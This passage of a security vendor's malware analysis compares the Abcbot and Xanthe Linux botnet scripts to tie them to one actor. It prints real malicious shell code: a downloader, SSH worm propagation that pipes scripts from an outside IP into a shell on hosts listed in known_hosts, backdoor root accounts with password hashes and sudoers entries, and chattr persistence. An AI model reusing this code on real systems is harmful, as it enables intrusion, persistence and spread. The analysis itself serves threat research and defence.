                                chmod +x /tmp/newabchello
                                /tmp/newabchello >/dev/null 2>&1 &
            else
                echo "$xl_pathetc checksums match success not need download"
            fi
    else
                        echo "$xl_pathetc start download4"
                        rm -f /tmp/newabchello
            downloads $xl_x64url1 /tmp/newabchello $xl_x64url1
                        chmod +x /tmp/newabchello
                        /tmp/newabchello >/dev/null 2>&1 &
                        sleep 3s

    fi

        ps aux | grep -vw iptablesupdate | grep -v grep | awk '{if($3>40.0) print $2}' | xargs -I % kill -9 %
        ps -fe | grep -w iptablesupdate | grep -v grep | grep -v http
        if [ $? -eq 0 ]; then
                echo "iptablesupdate is Runing..."
        else
                echo "iptablesupdate is not Runing..."
                # sysctl -w vm.nr_hugepages=$(nproc --all)
                # echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
                /tmp/newabchello >/dev/null 2>&1 &
                sleep 5s
                rm -f /tmp/newabchello
                ps -fe | grep -w iptablesupdate | grep -v grep | grep -v http
                if [ $? -eq 0 ]; then
                        echo "$xl_pathetc is Runing.."
                else
                        echo "$xl_pathetc is not Runing..."
                        chmod 777 $xl_pathetc
                        $xl_pathetc >/dev/null 2>&1 &
                fi
        fi
    chattr +ia $xl_pathetc
}
```

filerungo function in Abcbot

These functions have more syntactic and style differences than the functions we previously analyzed. However, if we consider the logic that the function is responsible for, we can begin to notice similarities. Firstly, let's look at an example of lines that are virtually identical between the samples.

```
else
        sysctl -w vm.nr_hugepages="$(nproc --all)"
        echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
        /var/tmp/bbb/bbb -c /var/tmp/bbb/config.json
fi
```

vm.nr_hugepages configuration in Xanthe

```
else
        echo "iptablesupdate is not Runing..."
        # sysctl -w vm.nr_hugepages=$(nproc --all)
        # echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
        /tmp/newabchello >/dev/null 2>&1 &
        sleep 5s
        rm -f /tmp/newabchello
```

Commented equivalent in Abcbot

In the Xanthe sample, we can see that the authors configure the HugePages feature via the vm.nr_hugepages parameter. This likely facilitates cryptocurrency mining, by configuring the system to support memory pages greater than the default. In Abcbot, we can see these same lines commented-out, potentially indicating that mining is no longer an objective of this campaign. This supports the findings in our initial analysis of Abcbot, as we didn't see any deliberate attempts to install the XMRig mining software in that particular sample.

Semantically, the two functions are similar in that they check for a process associated with a prior compromise, log whether the process is running and, if not, launch the process as necessary. The lines used to check for the existence of the process (711-712 in Xanthe and 1196-1197 in Abcbot) are virtually identical.

Miscellaneous Findings

SSH Propagation

Talos researchers noted that the method of propagation utilized by Xanthe was via enumeration of the known_hosts file, allowing the malware to spread to new hosts based on hosts the current host had previously connected to. The code responsible for this can be seen below:

```
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "sudo curl
-A hostcheck/1.5 -L http://34.92.166.158:8080/files/xanthe | sudo bash -s;"
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=3 -i $key $user@$host -p $sshp "curl -A
hostcheck/1.5 -L http://34.92.166.158:8080/files/xanthe | bash -s;"
```

Propagation code seen in Xanthe – image credit: talosintelligence.com

We observed this same technique being used by the authors of Abcbot, in the creatively-named function **fucksshlog():**

```
1377 fucksshlog()
1378 {
1379         if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
1380                 for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
     =yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'curl -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1 &
     ' & done
1381                 for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
     =yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'cdt -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1 &'
      & done
1382                 for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
     =yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'wget -O - $sh_url1 | sh >/dev/null 2>&1 &' & done
1383                 for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh -oBatchMode
     =yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'wdt -O - $sh_url1 | sh >/dev/null 2>&1 &' & done
1384         fi
1385 }
```

SSH propagation code seen in Abcbot

Adding Malicious Users

Our research of Abcbot showed examples of code used to add four malicious users to the compromised host, effectively creating four backdoors for the actor to utilize. The malicious usernames in question were:

- **logger**
- **sysall**
- **system**
- **autoupdater**

In the Xanthe sample, users with the same usernames are added to the system (if they do not already exist).

```
        if id "sysall" 2>/dev/null; then
                echo "sysall user already exists"
        else
                echo "sysall user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                groupdel sysall
                useradd -M -u 0 -o -p 'bAC5QOFFSK9bo' -s /bin/bash -d /root sysall
                #useradd -m -p '7Pvsd3qh8Rx1c' sysall;
                #usermod -aG sudoers sysall;
                usermod -aG root sysall
                #adduser sysall sudo;
                chattr -ia /etc/sudoers
                echo "sysall    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "sysall user added"
        fi

        if id "system" 2>/dev/null; then
                echo "system user already exists"
        else
                echo "system user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                useradd -M -p 'bAC5QOFFSK9bo' -s /bin/bash -d /root system
                usermod -aG root system
                chattr -ia /etc/sudoers
                echo "system    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "system user added"
        fi

        if id "logger" 2>/dev/null; then
                echo "logger user already exists"
        else
                echo "logger user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                useradd -p 'bAC5QOFFSK9bo' -G root -s /bin/bash -d /opt/logger logger
                usermod -aG root logger
                chattr -ia /etc/sudoers
                echo "logger    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "logger user added"
        fi

        if id "autoupdater" 2>/dev/null; then
                echo "autoupdater user already exists"
        else
                echo "autoupdater user does not exist, creating..."
                chattr -ia /etc/passwd
                chattr -ia /etc/shadow
                useradd -p 'bAC5QOFFSK9bo' -s /bin/bash -d /opt/autoupdater autoupdater
                usermod -aG root autoupdater
                chattr -ia /etc/sudoers
                echo "autoupdater    ALL=(ALL)       ALL" >>/etc/sudoers
                chattr +ia /etc/sudoers
                chattr +ia /etc/passwd
                chattr +ia /etc/shadow
                echo "autoupdater user added"
        fi
```

Adding of malicious users in Xanthe

Similarly, both Abcbot and Xanthe search for and remove users that we assumed were from competing campaigns. However, we now believe that at least some of these users come from historical campaigns by this same actor. Both samples include code to remove a user with the username “opsecx12”. A similar string can be found displayed as ASCII art at the top of the Xanthe sample (along with an appeal for donations from other actors making use of this malware).

```
#!/bin/bash
#thanks for everything
#                                                                    $$\    $$$$$$\
#                                                                   $$$$ |  $$  __$$\
# $$$$$$\   $$$$$$\   $$$$$$$\  $$$$$$\   $$$$$$$\        $$\   $$\ \_$$ |  \__/  $$ |
#$$  __$$\ $$  __$$\ $$  _____|$$  __$$\ $$  _____|       \$$\ $$  |  $$ |   $$$$$$  |
#$$ /  $$ |$$ /  $$ |\$$$$$$\  $$$$$$$$ |$$ /              \$$$$  /   $$ |  $$  ____/
#$$ |  $$ |$$ |  $$ | \____$$\ $$   ____|$$ |              $$  $$<    $$ |  $$ |
#\$$$$$$  |$$$$$$$  |$$$$$$$  |\$$$$$$$\ \$$$$$$$\        $$  /\$$\ $$$$$$\ $$$$$$$$\
# \______/ $$  ____/ \_______/  \_______| \_______|$$$$$$\\__/  \__|\______|\________|
#          $$ | pwning to pwn                     \______|
#          $$ | if this script helped you make some $$ mining monero, throw a little my way?
#          \__| Monero: 47TmDBB14HuY7xw55RqU27EfYyzfQGp6qKmfg6f445eihemFMn3xPhs8e1qM726pVj6XKtyQ1zqC24kqtv8fXkPZ7bv
gSPU
#
```

opsec_x12 ASCII art in the Xanthe sample

```
if id "opsecx12" 2>/dev/null; then
        chattr -ia /etc/passwd
        chattr -ia /etc/shadow
        echo "user exists, deleting..."
        userdel -rf opsecx12
        chattr +ia /etc/passwd
        chattr +ia /etc/shadow
else
        echo "opsecx12 user does not exist."
fi
```

Code to remove a user with the username “opsecx12” in Abcbot

References to /etc/ld.so.preload

As researchers at Talos reported, perhaps one of the defining features of Xanthe was the use of an open source process hiding library named **libprocesshider.so.** This was used to hide the process created by the XMRig miner by inserting the path to the library into the /etc/ld.so.preload file.

We did not see evidence of this process hiding technique in the Abcbot sample we analyzed. We did, however, see some code that references use of the technique in previous campaigns (such as Xanthe) in the function **kill_miner_proc**; a function responsible for clearing artifacts of miners from competing or prior campaigns.

```
394 rm -rf /dev/shm/z2.sh
395 rm -rf /dev/shm/.scr
396 rm -rf /dev/shm/.kerberods
397 chattr -i /etc/ld.so.preload
398 rm -f /etc/ld.so.preload
399 rm -f /usr/local/lib/libioset.so
400 rm -rf /tmp/watchdogs
```

Removal of /etc/ld.so.preload file

Given that this technique was a fairly noteworthy feature of the Xanthe malware, we believe this indicates yet another link between the two families.

Conclusion

Readers with some experience in this field will have probably already considered the fact that the samples analysed in both of these campaigns are shell scripts and, therefore, incredibly easy to copy. This is, of course, common. Code reuse and even like-for-like copying is often seen between malware families and specific samples on any platform. It makes sense from a development perspective; just as code for legitimate software is reused to save development time, the same occurs with illegitimate or malicious software.

As we've shown in this report, we believe that there are several links between both the Xanthe and Abcbot malware families that suggest the same threat actor is responsible. These include reuse of unique strings, mentions of shared infrastructure, stylistic choices and functionality that can be seen in both samples – most of which would be difficult and/or pointless to copy exactly. If the same threat actor is behind both campaigns, it signals a shift away from the objective of mining cryptocurrency on compromised hosts onto activities more traditionally associated with botnets – such as DDoS attacks. We suspect this won't be the last malware campaign we analyze from this actor.

Indicators of Compromise (IoCs)

Filename	SHA256
xanthe.sh	6a5a0bcb60944597d61d5311a4590f1850c2ba7fc44bbcde4a81b2dd1effe57c
ff.sh	56d677ed192b5010aa780d09c23b8ee8fdff94d39b20a07c7de76705e5f8c51f

References

For tips and best practices when conducting forensics and incident response of mining malware attacks in Linux container and cloud environments, read the Ultimate Guide to Forensics of Mining Malware in Linux Container and Cloud Environments.

About The Author

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Matt is a security researcher with a passion for UNIX and UNIX-like operating systems. He previously worked as a macOS malware analyst and his background includes experience in the areas of digital forensics, DevOps, and operational cyber security. Matt enjoys technical writing and has published research including pieces on TOR browser forensics, an emerging cloud-focused botnet, and the exploitation of the Log4Shell vulnerability.

About Cado Security

Cado Security provides the first and only cloud-native digital forensics platform for enterprises. By automating data capture and processing across cloud and container environments, Cado Response enables security teams to efficiently investigate and respond to cyber incidents at cloud speed. Backed by Blossom Capital and Ten Eleven Ventures, Cado Security has offices in the United States and United Kingdom. For more information, please visit https://www.cadosecurity.com/ or follow us on Twitter @cadosecurity.

[1]According to the Australia Cyber Security Centre (ACSC), between 1 July 2019 and 30 June 2020, the ACSC responded to 2,266 cybersecurity incidents and received 59,806 cybercrime reports.